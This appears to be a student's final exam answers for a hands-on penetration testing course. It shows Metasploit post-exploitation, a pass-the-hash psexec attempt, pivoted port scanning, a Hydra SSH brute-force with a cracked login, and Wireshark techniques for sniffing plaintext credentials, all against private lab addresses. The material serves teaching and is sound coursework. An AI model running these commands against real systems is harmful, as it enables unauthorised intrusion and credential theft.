

Final Examination

Program Name: Enhancing Digital Government Economy (EDGE)

Course: Applied Penetration Testing Engineer: Hands-on

Batch: CADS-003

Name: Ashik Islam

Scenario 1

Attacker Machine: Kali Linux

Target: Windows 10

Phase 1: What command did you use to discover the hidden internal IP address?

Answer:

Step 1: Check all network interfaces on the compromised host

meterpreter > ipconfig

```
Interface 9
=====
Name       : Realtek PCIe GBE Family Controller #2
Hardware MAC : 30:9c:23:80:af:f4
MTU        : 1500
IPv4 Address : 172.17.235.43
IPv4 Netmask : 255.255.255.128
IPv6 Address : fe80::5181:c248:8c01:695e
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 10
=====
Name       : Microsoft ISATAP Adapter #3
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:1301
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : VMware Virtual Ethernet Adapter for VMnet8
Hardware MAC : 00:50:56:c0:00:08
MTU        : 1500
IPv4 Address : 192.168.19.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b091:43df:fb04:43aa
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Step 2: Inspect the ARP cache to find live hosts:

meterpreter > arp

```
meterpreter > arp

ARP cache
=====
```

<u>IP address</u>	<u>MAC address</u>	<u>Interface</u>
172.17.235.1	c0:f6:ec:7e:51:5b	Realtek PCIe GBE Family Controller #2
172.17.235.127	ff:ff:ff:ff:ff:ff	Realtek PCIe GBE Family Controller #2
192.168.19.128	00:0c:29:24:7b:6b	VMware Virtual Ethernet Adapter for VMnet8
192.168.19.255	ff:ff:ff:ff:ff:ff	VMware Virtual Ethernet Adapter for VMnet8
224.0.0.22	00:00:00:00:00:00	Software Loopback Interface 1
224.0.0.22	01:00:5e:00:00:16	Realtek PCIe GBE Family Controller #2
224.0.0.22	01:00:5e:00:00:16	VMware Virtual Ethernet Adapter for VMnet8
224.0.0.252	01:00:5e:00:00:fc	Realtek PCIe GBE Family Controller #2
224.0.0.252	01:00:5e:00:00:fc	VMware Virtual Ethernet Adapter for VMnet8
239.255.255.250	00:00:00:00:00:00	Software Loopback Interface 1
239.255.255.250	01:00:5e:7f:ff:fa	Realtek PCIe GBE Family Controller #2
239.255.255.250	01:00:5e:7f:ff:fa	VMware Virtual Ethernet Adapter for VMnet8

Phase 2: Which Metasploit post-module can you use to suggest potential exploits for escalating?

Answer:

The Metasploit post-exploitation module commonly used to identify possible local privilege-escalation vulnerabilities on a compromised system is:

```
msf6 > use post / multi / recon / local_exploit_suggester
```

```
msf6 post ( local_exploit_suggester ) > set SESSION 1
```

```
msf6 post ( local_exploit_suggester ) > run
```

```
msf6 > search post/multi/recon/local exploit suggester

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  post/multi/recon/local_exploit_suggester .             normal No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 > use post/multi/recon/local exploit suggester

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  post/multi/recon/local_exploit_suggester .             normal No     Multi Recon Local Exploit Suggester

Options

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

[*] Using post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run
[-] Session not found
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > |
```

Module path: post/multi/recon/local exploit suggester

This module examines the active session and searches for privilege-escalation opportunities by analyzing the target environment. Its main functions include:

- Inspecting the operating system version, installed updates, and active services.
- Comparing the gathered system information with Metasploit's available exploit modules.
- Producing a prioritized list of local exploits that are most likely to work successfully on the target machine.

Phase 3: You found a hash for a user named admin backup. If you cannot crack this hash, what Metasploit module allows you to use the hash itself to authenticate to other machines?

Answer:

When a password hash cannot be cracked, the attacker can use the hash directly to authenticate – a technique known as Pass-the-Hash (PtH). The Metasploit module that implements this attack over SMB is:

```
msf6 > use exploit / windows /smb / psexec
```

```
msf6 exploit ( psexec ) > set RHOSTS 192.168.179.130
```

```
msf6 exploit ( psexec ) > set SMBUser admin_backup
```

```
msf6 exploit ( psexec ) > set SMBPass <LM_HASH>:< NTLM_HASH >
```

```
msf6 exploit ( psexec ) > run
```

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.179.130
RHOSTS => 192.168.179.130
msf6 exploit(windows/smb/psexec) > set SMBUser admin_backup
SMBUser => admin_backup
msf6 exploit(windows/smb/psexec) > set SMBPass <LM_HASH>:< NTLM_HASH >
SMBPass => <LM_HASH>:< NTLM_HASH >
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.179.131:4444
[*] 192.168.179.130:445 - Connecting to the server...
[-] 192.168.179.130:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.179.130:445).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > s
```

Module path: exploit/windows/smb/psexec

```
180 \ AKA: ETERNALBLUE
181 exploit/windows/smb/psexec 1999-01-01 manual No Microsoft Windows Authenticate
d User Code Execution
182 \ target: Automatic
183 \ target: PowerShell
184 \ target: Native upload
185 \ target: MOF upload
186 \ target: Command
```

Phase 4: After setting the route, which auxiliary module can you run to perform a TCP port scan

on Target 2 from within the Metasploit framework?

Answer:

After adding a pivot route via the compromised session (e.g., with route add 192.168.10.0/24 1), the Metasploit auxiliary module used to perform a TCP port scan across the tunnel is:

```
msf6 > use auxiliary / scanner / portscan /tcp
```

```
msf6 auxiliary ( tcp) > set RHOSTS 192.168.179.130
```

```
msf6 auxiliary ( tcp) > set PORTS 1 -1024
```

```
msf6 auxiliary ( tcp) > set THREADS 10
```

```
msf6 auxiliary ( tcp) > run
```

```
msf6 > search auxiliary/scanner/portscan mainmodule

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/portscan/ftpbounce    .               normal No     FTP Bounce Port Scanner
1  auxiliary/scanner/portscan/xmas         .               normal No     TCP "XMas" Port Scanner
2  auxiliary/scanner/portscan/ack          .               normal No     TCP ACK Firewall Scanner
3  auxiliary/scanner/portscan/tcp          .               normal No     TCP Port Scanner
4  auxiliary/scanner/portscan/syn          .               normal No     TCP SYN Port Scanner

Interact with a module by name or index. For example info 4, use 4 or use auxiliary/scanner/portscan/syn

msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.179.130
RHOSTS => 192.168.179.130
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1 -1024
PORTS => 1 -1024
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.179.130: - 192.168.179.130:21 - TCP OPEN
[+] 192.168.179.130: - 192.168.179.130:22 - TCP OPEN
[+] 192.168.179.130: - 192.168.179.130:80 - TCP OPEN
[*] 192.168.179.130: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > █
```

Module Path: auxiliary / scanner / portscan /tcp

Scenario No: 2

Phase 1: What does the \$1\$ prefix indicate about the hashing algorithm used, and what command would you use to show the cracked password if you've already run the session?

Answer:

The \$1\$ prefix is part of the **Modular Crypt Format (MCF)** and identifies the hashing algorithm used for the password. In this case, \$1\$ represents the **MD5-crypt** hashing method, which is an older Unix/Linux password hashing scheme and is now considered weak and outdated.

Some common MCF prefixes are:

MCF Prefix	Algorithm	Strength
\$1\$	MD5-crypt	Weak (deprecated)
\$5\$	SHA-256-crypt	Moderate
\$6\$	SHA-512-crypt	Strong
\$2y\$	bcrypt	Very strong

To display passwords that have already been cracked using John the Ripper, use the following command:

john --show hashes.txt

You can also explicitly specify the hash format with:

john --show --format=md5crypt hashes.txt

Phase 2: Write the specific Hydra command to target the SSH service for user your custom username list using your custom password list, ensuring you use 4 parallel tasks to remain stealthy.

Answer:

hydra -L userlist.txt -P passlist.txt -t 4 ssh://192.168.179.130

```
(root@kali) ~ [ /home/ashik ]
# hydra -L userlist.txt -P passlist.txt -t 4 ssh://192.168.179.130
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 07:40:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries (l:3/p:3), ~3 tries per task
[DATA] attacking ssh://192.168.179.130:22/
[22][ssh] host: 192.168.179.130 login: marlinspike password: marlinspike
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-17 07:40:16
```

Phase3: What is a "Salt", and how does it specifically protect against Rainbow Table attacks?

Answer:

A **salt** is a randomly generated piece of data added to a plaintext password before it is hashed. The salt is usually stored in plaintext alongside the final hash, often embedded within the hash string itself (such as in Modular Crypt Format, or MCF).

The hashing process works as follows:

$$H = \text{hash}(\text{password} \parallel \text{salt}) \quad H = \mathrm{hash}(\text{password} \parallel \text{salt}) \quad H = \text{hash}(\text{password} \parallel \text{salt})$$

A salt protects against **Rainbow Table attacks**, which rely on precomputed databases of hash values matched to common passwords. If passwords are hashed without salts, an attacker can simply look up a stolen hash in a rainbow table and instantly recover the original password.

Salting prevents this attack in two important ways:

1. Uniqueness of Hashes

Even if two users choose the same password, different salts produce completely different hash values. For example, two users with the password password123 will still have unique hashes because their salts differ. This makes a single rainbow table ineffective against multiple users.

2. Massive Increase in Precomputation Requirements

To attack salted hashes with rainbow tables, an attacker would need to generate a separate table for every possible salt value. With a 32-bit salt, that means over 4 billion possible salts, making the storage and computation requirements impractical.

As a result, salting forces attackers to abandon fast precomputed lookups and instead perform slower brute-force or dictionary attacks against each password individually, significantly increasing the time and resources needed to crack a credential database.


Scenario No: 3

Question 1: What Wireshark filter is most effective for isolating the username and password sent via an unencrypted web form?

Answer:

When a web login form transmits credentials over plain HTTP, the browser sends them through an HTTP POST request in the request body. To capture this traffic in Wireshark, the most useful display filter is:

`http.request.method == "POST"`



This filter shows all HTTP POST requests. To further narrow the results and specifically identify packets carrying password data, use:

`http.request.method == "POST" && http contains "password"`

After locating a matching packet, open the packet details pane and expand the **HTML Form URL Encoded** section. There, you can view submitted form fields such as username and password, along with their plaintext values.

Question 2: What is this encoding method, and how do you view the plaintext within Wireshark?

Answer:

The encoding method is Base64.

Base64 is used primarily by the HTTP Basic Authentication scheme. When a browser sends credentials via Basic Auth, it encodes the string username:password in Base64 and includes it in the HTTP header:

Authorization : **Basic dXNlcjpwYXNzd29yZA==**

Important: Base64 is an encoding, not encryption. It provides zero confidentiality – it exists only to ensure safe transport of arbitrary bytes within HTTP headers, and is trivially reversible.

How to view the plaintext within Wireshark:

1. Apply the filter: http.authbasic
2. Locate the Authorization header in the Hypertext Transfer Protocol section of the Packet Details pane.
3. Wireshark automatically decodes Base64 and displays the Credentials:
username: password line in plaintext.
4. Alternatively, right-click the Authorization field → Copy → Value, then decode manually with:

```
echo "dXNlcjpwYXNzd29yZA==" | base64 -decode
```

Question 3: What is the specific term for this packet type, and what does it tell a defender?

Answer:

The term used for this behavior is **Gratuitous ARP (GARP)**.

A Gratuitous ARP is an ARP Reply message sent across the network without first receiving an ARP Request. In this process, a device broadcasts its own IP and MAC address mapping to all hosts on the local network segment.

Common legitimate purposes of Gratuitous ARP include:

- Detecting IP address conflicts during system startup.
- Updating ARP cache entries after hardware changes, failover events, or IP reassignment.

From a security perspective, frequent or unexpected Gratuitous ARP packets can indicate suspicious activity. For example, if a packet suddenly advertises a new MAC address for a trusted IP such as the default gateway, it may suggest an **ARP Spoofing** or **ARP Poisoning** attack. In such attacks, the malicious system attempts to replace valid ARP cache entries on nearby hosts, causing network traffic to be redirected through the attacker's machine. This can allow the attacker to perform a **Man-in-the-Middle (MitM)** attack.

A useful Wireshark display filter for identifying suspicious Gratuitous ARP activity is:

```
arp.duplicate-address-detected || arp.isgratuitous
```

Question 4: Which Wireshark feature allows you to see the entire FTP session (USER, PASS, LIST, etc.) in a single, continuous window?

Answer:

The Wireshark feature used to display a complete FTP communication session in one continuous and readable window is called:

Follow TCP Stream

This feature reconstructs the entire TCP conversation between the client and server, allowing you to view FTP commands and responses such as USER, PASS, LIST, and file transfer messages in sequence.

Steps to use this feature:

1. Apply the display filter:
ftp
2. Select any FTP packet from the packet list.
3. Right-click the packet and choose:

Follow → TCP Stream

Wireshark will then open a separate window containing the full TCP stream in chronological order. Typically, client messages appear in red while server responses are shown in blue, making it easy to analyze the full FTP login and communication process.

Example output may appear like this:

1. 220 (vsFTPd)
2. USER ftpuser
3. 331 Please specify the password.
4. PASS SecretPass123
5. 230 Login successful.